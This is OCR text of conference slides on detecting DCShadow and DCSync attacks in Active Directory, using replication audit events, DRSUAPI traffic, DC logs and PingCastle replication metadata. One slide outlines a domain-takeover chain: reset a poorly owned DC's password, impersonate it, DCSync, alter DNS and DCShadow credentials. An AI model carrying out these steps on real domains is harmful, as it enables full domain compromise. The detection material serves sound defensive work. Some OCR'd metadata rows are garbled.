
« We are being hacked ! »

Is DCShadow really undectable ?

- Two key points:
  - Should workstations emit « DC like » traffic ?
  - Do you control DC promotion ?
- In short:
  - Network traffic anomaly
  - Events relative to server replica, SPN…



DC Promotion



Audit Detailed Directory Service Replication

07/02/2012 • 2 minutes to read

Applies To: Windows 7, Windows Server 2008 R2

This security policy setting can be used to generate security audit events with detailed tracking information about the data that is replicated between domain controllers. This audit subcategory can be useful to diagnose replication issues.

Event volume: These events can create a very high volume of event data.

Default: Not configured


If this policy setting is configured, the following events are generated. The events appear on computers running Windows Server 2008 R2 or Windows Server 2008.

Event ID	Event message
4928	An Active Directory replica source naming context was established.
4929	An Active Directory replica source naming context was removed.
4930	An Active Directory replica source naming context was modified.
4931	An Active Directory replica destination naming context was modified.
4934	Attributes of an Active Directory object were replicated.
4935	Replication failure begins.
4936	Replication failure ends.
4937	A lingering object was removed from a replica.

Just monitor Directory Replica operations

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd941628(v=ws.10)

Via network



```
DRSUAPI          306 DsBind request
DRSUAPI          258 DsBind response
DRSUAPI          830 DsAddEntry request
DRSUAPI          258 DsAddEntry response
DRSUAPI          194 DsUnbind request
DRSUAPI          194 DsUnbind response
DRSUAPI          258 DsBind request
DRSUAPI          258 DsBind response
DRSUAPI          466 DRSUAPI_REPLICA_ADD request
DRSUAPI          434 DsReplicaUpdateRefs request
DRSUAPI          178 DsReplicaUpdateRefs response
DRSUAPI          178 DRSUAPI_REPLICA_ADD response
DRSUAPI          386 DRSUAPI_REPLICA_DEL request
DRSUAPI          178 DRSUAPI_REPLICA_DEL response
DRSUAPI          194 DsUnbind request
DRSUAPI          194 DsUnbind response
```


Modifying CN=Configuration
(the nTDSA object)

Trigerring the replication


But the most important is to monitor RPC Opnum 3 (**DRSGetNCChanges**), because used in both DCSync & DCShadow!

Check https://github.com/shellster/DCSYNCMonitor or some AV

Via DC Event log




DSTime	Computer	DSUserSid	DSDomainName	DSUserName	DSObjectType	DSObjectName	DSStatus	Logon_ID	LogonTime	AuthenticationPackageName	Source_Workstation	Source_Port
06/02/2018 19:28:53	dc.lab.local	NONE_MAPPED	LAB	SilverTicketUser	domainDNS	DC=lab,DC=local	success	0x2db530	06/02/2018 19:28:53	Kerberos	192.168.0.148	3250
06/02/2018 19:26:21	dc.lab.local	NONE_MAPPED	LAB	GoldenTicketUser	domainDNS	DC=lab,DC=local	success	0x2cde0f	06/02/2018 19:25:06	Kerberos	192.168.0.148	3247
06/02/2018 19:25:06	dc.lab.local	NONE_MAPPED	LAB	GoldenTicketUser	domainDNS	DC=lab,DC=local	success	0x2cde0f	06/02/2018 19:25:06	Kerberos	192.168.0.148	3247
06/02/2018 19:22:26	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x2c3d31	06/02/2018 19:22:26	Kerberos	192.168.0.148	3241
06/02/2018 19:09:12	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x11500e	06/02/2018 16:40:28	Kerberos	192.168.0.148	3228
06/02/2018 16:40:28	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x11500e	06/02/2018 16:40:28	Kerberos	192.168.0.148	3228
06/02/2018 15:45:26	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x248469	06/02/2018 15:10:13	Kerberos	192.168.0.148	1041
06/02/2018 15:33:50	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x248469	06/02/2018 15:10:13	Kerberos	192.168.0.148	1041
06/02/2018 15:10:13	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x248469	06/02/2018 15:10:13	Kerberos	192.168.0.148	1041




Check https://gist.github.com/gentilkiwi/dcc132457408cf11ad2061340dcb53c2 (adapt it !)

Can you track past compromission ?


C:\Users\Administrator\Desktop\PingCastle_2.5.1.0\PingCastle.exe

```
  |:.      PingCastle (Version 2.5.1.0)
  |  #:.   Get Active Directory Security at 80% in 20% of the time
  # @@  >  End of support: 7/31/2020
  | @@@:
  : .#                                    Vincent LE TOUX (contact@pingcastle.com)
  .:                                                https://www.pingcastle.com
Using interactive mode.
Do not forget that there are other command line switches like --help that you ca
n use
What you would like to do: export data, doing the report ? (healthcheck/carto/ad
vanced/conso/nullsession/scanner- default:healthcheck)
scanner
WARNING
Checking a lot of workstation in a short time using tcp/445 can raise alerts to
a SOC. Be sure to have warned your security team.
Parameters for advanced mode
=============================
What scanner whould you like to run ?
localadmin
Enumerate the local administrators of a computer.
ms17-010
Check for the ms17-010 vulnerability without exploiting it. Beware that it may t
rigger AV response by closing the connection
replication
Search replication metadata for modification done in the past but recorded more
than 1 day after the supposed modification
share
List all shares published on a computer and determine if the share can be access
ed by anyone
smb
Scan a computer and determiner the smb version available. Also if SMB signing is
 active.
startup
Get the last startup date of a computer. Can be used to determine if latest patc
hes have been applied.
```



```
Getting 'CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=test,DC=mysmartlogon,DC=com' metac
16 entries.
 AttID     Ver     Loc.USN          Originating DSA              Org.USN   Org.Time/Date
 =====     ===     =======          ===============              =======   =============
    0        1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
    3        1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 20001       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 20002       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 2000d       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 200a9       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 20119       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 90001       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 90026       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 9008d      eb      278699  b7f58aab-eae1-419d-8acf-fd46f624cd9e   278699  2016-09-29 19:11:30
 90177       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 9030e       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 90364       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 9037d       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 9037e       1        5708  b7f58aab-eae1-419d-8acf-fd46f624cd9e     5708  2012-03-03 19:12:59
 90544      6d       91998  b7f            ie1-419d-8acf-fd46f624cd9e    91998  2014-01-01 21:57:23
----------
Getting 'DC=test,DC=mysmartlogon,DC=com' metadata...
37 entries.
 AttID     Ver     Loc.USN          Originating DSA              Org.USN   Org.Time/Date
 =====     ===     =======          ===============              =======   =============
    0        1        4099  b7f58aab-eae1-419d-8acf-fd46f624cd9e     4099  2012-03-03 19:12:40
 20001       1        4099  b7f58aab-eae1-419d-8acf-fd46f624cd9e     4099  2012-03-03 19:12:40
 20002       1        4099  b7f58aab-eae1-419d-8acf-fd46f624cd9e     4099  2012-03-03 19:12:40
 20119       3       91029  b7              -1-419d-8acf-fd46f624cd9e    91029  2014-06-16 22:43:31
 90001       1        4099  b7f58aab-eae1-419d-8acf-fd46f624cd9e     4099  2012-03-03 19:12:40
 9001a      61      401507  b7f58aab-eae1-419d-8acf-fd46f624cd9e   401507  2018-02-06 17:31:48
```

Idea: track the Local USN (increasing after each modification) with the Origine Time/Date

DC promotion needed?


- Impersonate the identity of a real DC
- **Wait for its reboot ☺**
- Use the DC IP address on your hack machine
- Wait for connexions on local DCShadow

- Scan AD with PingCastle
- Detect a DC with an Owner **not Domain admins**
- Reset the password of the DC
- Impersonate the DC and DCSync (= domain admin)
- Then DCSync DC old credential
- Change DNS record (= network attack)
- DCShadow the old credential
- Revert the network back (change DNS record)

Demo

Conclusion

Maturity model largely inspired from CMMI
https://www.pingcastle.com/methodology/active-directory-security-maturity-model/



1. Initial
- AD security unpredictable
2. Repeatable
- Presence of security checks
3. Defined
- Presence of monitoring and hardening
4. Managed
- Really start to detect hackers
5. Optimizing
- Catch more skilled hackers

You know how much AD & trusts you have

You have the budget to put basic security measures


You control the 'Who logged into the CEO workstation'

You control the DC promotion process

You « try » to detect mimikatz ;)

Can you detect mimikatz when you don't even know how much AD you have ?

Conclusion



You need a parent's permission

Don’t try it at home on production environments !

(bad guys will, but you’re not one of them, isn’t it ?)

Thank you !

- To all of you
  - to try to understand our marvelous accent

- To all Infosec communities
  - So many people to thank

- Skip Duckwall & Chris Campbell for my first BlackHat & Defcon
  - Vincent for the second one!

Contacts:

- https://www.dcshadow.com
- http://blog.gentilkiwi.com / @gentilkiwi - benjamin@gentilkiwi.com
- https://www.mysmartlogon.com / @mysmartlogon - vincent.letoux@gmail.com